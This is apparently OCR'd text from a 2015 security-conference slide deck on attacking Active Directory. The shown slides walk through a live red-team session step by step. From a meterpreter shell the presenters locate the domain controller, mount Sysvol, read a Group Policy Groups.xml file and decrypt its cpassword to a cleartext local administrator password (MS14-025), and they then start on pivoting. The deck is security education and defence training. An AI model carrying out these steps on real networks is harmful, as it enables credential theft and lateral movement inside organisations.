BISHOP FOX®

The Active Directory Kill Chain

IS YOUR COMPANY AT RISK?

PhxSAC
Phoenix Security & Audit
Conference 2015

September 10, 2015

Who Are We?

BISHOP FOX

Kevin Sugihara

Senior Security Analyst

- Representing the Red Team
- Certified hacker
  - OSCP
  - GPEN
  - GPXN
  - GPPA

Matthew Gleason

Senior Security Analyst

- Representing the Blue Team
- Software engineer gone white hat hacker

Agenda

PRESENTATION OUTLINE

Introduction to Active Directory

Exploit Overview

- Step-by-step Walkthrough
- Impact Summary

Remediation and Defense


- Fixing the Problems
- Looking Ahead

Final Wrap-up

Active Directory provides centralized authentication and authorization capabilities to an organization and typically acts as an organization’s main identity database.


— MICROSOFT

Keys to the kingdom



Who Uses Active Directory?

FORTUNE 500 COMPANIES



EXPLOIT INTRO

WHAT IS IT?

Gameplan

THE WHAT WE DO

Loot

WHY WE DO IT

Loot

WHY WE DO IT

Everything.

Loot

WHY WE DO IT

Everything.


- PCI Data
- Intellectual Property
- Customer Information
- Employee Information
- Emails
- Database Servers
- Log files
- Document Stores

EXPLOITATION

STEP BY STEP

The Network


AKA OUR PLAYGROUND



Setting The Stage

POINT A

- An unprivileged user on a client machine
- Unable to perform local privilege escalation





YOU ARE HERE

Obtain Local Admin

MS14-025

1. Find the domain controller.







```
C:\Users\jdoe\Desktop>exit
smeterpreter > shell
Process 2820 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\jdoe\Desktop>nslookup
nslookup
Default Server:  UnKnown
Address:  192.168.41.100

> set type=all
> _ldap._tcp.dc._msdcs.dc-esc.bishopfox.com
Server:  UnKnown
Address:  192.168.41.100

_ldap._tcp.dc._msdcs.dc-esc.bishopfox.com       SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc01.dc-esc.bishopfox.com
dc01.dc-esc.bishopfox.com       internet address = 192.168.41.100
>
```

Obtain Local Admin

MS14-025

2. Mount Sysvol, find Groups.xml.






```
C:\Users\jdoe\Desktop>Y:
Y:

Y:\>dir /s Groups.xml
dir /s Groups.xml
 Volume in drive Y has no label.
 Volume Serial Number is 78E9-DEFE

 Directory of Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB9
 4F9}\MACHINE\Preferences\Groups

 4/01/2015  11:32 PM               525 Groups.xml
                1 File(s)              525 bytes

     Total Files Listed:
                1 File(s)              525 bytes
                0 Dir(s)  32,531,988,480 bytes free
```

Obtain Local Admin

MS14-025

3. Pull password from Groups.xml.







```
Y:\>type Y:\dc-esc.bishopfox.com\Policie

type Y:\dc-esc.bishopfox.com\Policies\
The system cannot find the file specified.

Y:\>cd Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
ACHINE\Preferences\Groups
cd Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHI
NE\Preferences\Groups

Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Groups>type Groups.xml
type Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D9BDE98BA1D1}" name="administrator" image="2" changed="2015-04-02 0
5:32:01" uid="{0A89DDC5-B994-4FE6-9204-41DEDB1D23C4}"><Properties action="U" new
Name="administrator" fullName="Administrator" description="Local Administrator"
cpassword="jyDAlvkU2/o8xlAq8f3qAD2j5ZlFClSE04haKEjuAgY" hangeLogon="0" noChange
="0" neverExpires="1" acctDisabled="0" userName="administrator"/></User>
</Groups>

Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Groups>
```

Obtain Local Admin

MS14-025



4. Decrypt the password.



```
root@ares:~# gpp-decrypt jyDAlvkU2/o8xlAq8f3qAD2j5ZlFClSE04haKEjuAgY
Supersecure!
root@ares:~#
```


Cleartext Local Admin Password:

Supersecure!

Obtain Local Admin

MS14-025


- All User Machines
- Maybe Production Servers?
- Maybe QA Servers?



Pivot

DOWN THE RABBIT HOLE

What next?




Pivot

DOWN THE RABBIT HOLE

Find an infrastructure server.

- Web
- File
- Database




Pivot

DOWN THE RABBIT HOLE

Find an infrastructure server.

